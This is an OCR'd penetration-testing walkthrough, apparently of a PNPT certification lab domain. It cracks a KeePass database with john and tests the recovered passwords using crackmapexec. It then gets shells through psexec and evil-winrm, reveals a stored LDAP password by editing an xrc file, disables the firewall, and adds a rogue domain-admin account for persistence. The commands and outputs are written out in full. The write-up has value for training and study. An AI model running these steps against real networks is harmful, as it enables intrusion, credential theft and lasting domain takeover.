
```
┌──(kali㉿kali)-[~/PNPT]
└─$ john --wordlist=/home/kali/rockyou.txt keejohn
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supermario       (db)
1g 0:00:01:47 DONE (2022-12-02 13:43) 0.009266g/s 135.6p/s 135.6c/s 135.6C/s windmill..supermario
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

we will open the file using keepass.exe with the master password **supermario**

we got

Username: **adriano@thepastamentors.com**

Password: **PennePasta123$%^**




and dot some other passwords as well

Title	Usernames	Passwords
eMail	adriano@thepastamentors.com	PennePasta123$%^
Facebook	pastamasta	Ihatemyjoblol1
LinkedIn	adriano@thepastamentors.com	Hopefullyanewjob!!
pasta.com	adriano@thepastamentors.com	PastaMasta!

Title	User Name	Password	URL	Notes
Facebook	pastamasta	Ihatemyjoblol1	https://keepass.info/	Notes
LinkedIn	adriano@thepastamentors.com	Hopefullyanewjob!!	https://keepass.info/help/kb/testform.html	
pasta.com	adriano@thepastamentors.com	PastaMasta!		

now check for credentials we got

```
proxychains4 -q crackmapexec smb 10.10.10.35 -u adriano -p Ihatemyjoblol1
```



The (Pwn3d) next to the creds means this user has admin privs.


```
proxychains4 -q psexec.py adriano:Ihatemyjoblol1@10.10.10.35
```

RDP Using rdesktop


```
proxychains4 rdesktop -u adriano -d thepastamentors.com -p Ihatemyjoblol1 10.10.10.35
```

```
┌─$ proxychains4 rdesktop -u adriano -d thepastamentors.com -p ihatemyjobtoo 10.10.10.35
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:8585  ...  10.10.10.35:3389  ...  OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
[proxychains] Dynamic chain  ...  127.0.0.1:8585  ...  10.10.10.35:3389  ...  OK
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
```

Logged in



We Found LDAPExplorer2 which is **a multi platform, graphical LDAP tool that enables you to browse, modify and manage LDAP servers**



on enumerating it, the xrc file shows that it is storing the password


Go to xrc file and open ldapexplorertool2.

Before opening ldapexplorertool2.xrc in notepad make sure to take backup of this file so we can do clean up now search for Password.


and change<style>wxTE_PASSWORD</style> to just <style>wx</style>.


Now save it


```
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxStaticText" name="label_15">
        <label>User DN</label>
    </object>
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxTextCtrl" name="userdn_text_
    </object>
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxCheckBox" name="anonymous_checkbox">
        <label>Anonymous login</label>
    </object>
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxStaticText" name="label_16">
        <label>Password</label>
    </object>
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxTextCtrl" name="password_text_ctrl">
        <style>wx</style>
        <enabled>0</enabled>
    </object>
</object>
<object class="sizeritem">
    <flag>wxADJUST_MINSIZE</flag>
    <object class="wxCheckBox" name="storepwd_checkbox">
        <label>Store password</label>
    </object>
</object>
<object class="sizeritem">
    <flag>wxFIXED_MINSIZE</flag>
    <object class="wxStaticText" name="label_17">
        <label>Use SSL port</label>
    </object>
</object>
```



Now open LDAPExplorerTool2 > open file > configuration > edit Admin Connect > Username: administrator and Password: **IjustpassedmyPNPT!!!**







Username: **administrator**

Password: **IjustpassedmyPNPT!!!**

we will try to login thru evil-winrm to the

```
proxychains4 -q evil-winrm -i 10.10.10.225 -u 'administrator' -p 'IjustpassedmyPNPT!!!'
```


```
┌──(kali㉿kali)-[~/PNPT]
└─$ proxychains4 -q evil-winrm -i 10.10.10.225 -u 'administrator' -p 'IjustpassedmyPNPT!!!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thepastamentors\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

now to maitnain access we will add our user as a domain admin by enabling RDP on the DC


to enable RDP


Netsh Advfirewall set allprofiles state off

```
proxychains4 -q xfreerdp /u:administrator /p:'IjustpassedmyPNPT!!!' /cert:ignore /v:10.10.10.225
```




Got Tools>Active Directory Users and Computers> and add you user in Domain user with Admin Privileges


FreeRDP: 10.10.10.225
Recycle Bin
Hostname: TPM-DC
Architecture: AMD64
Copy Object - User
Create in: thepastamentors.com/Domain Users
First name:
Initials:
Last name:
Full name:
User logon name:
@thepastamentors.com
User logon name (pre-Windows 2000):
THEPASTAMENTORS\
NitinP
< Back
Next >
Cancel
Type
Description
User
Built-in account for ad...
Help
ROLES AND SERVER GROUPS
Roles: 3 | Server groups: 1 | Servers total: 1


Copy Object - User
Create in: thepastamentors.com/Domain Users
When you click Finish, the following object will be created:
Copy from: Administrator
Full name:
User logon name:
@thepastamentors.com
The password never expires.
< Back
Finish
Cancel
Type
User

Name	Type	Description
Administrator	User	Built-in account for administering the computer/
Adriano Penne	User	
Alanzo Bucatini	User	
Alessandra Fettuccine	User	
Carbon Black SVC	User	
Linguine SVC	User	
Mario Linguine	User	
Nicola Rigatoni	User	
Nit [redacted]ar	User	My password is Password1
Noodle SVC	User	
Recipe SVC	User	
Sophos SVC	User	

```
proxychains4 -q xfreerdp /u:NitinP /p:'Password1' /cert:ignore /v:10.10.10.225
```



And We are Domain User !!!!!!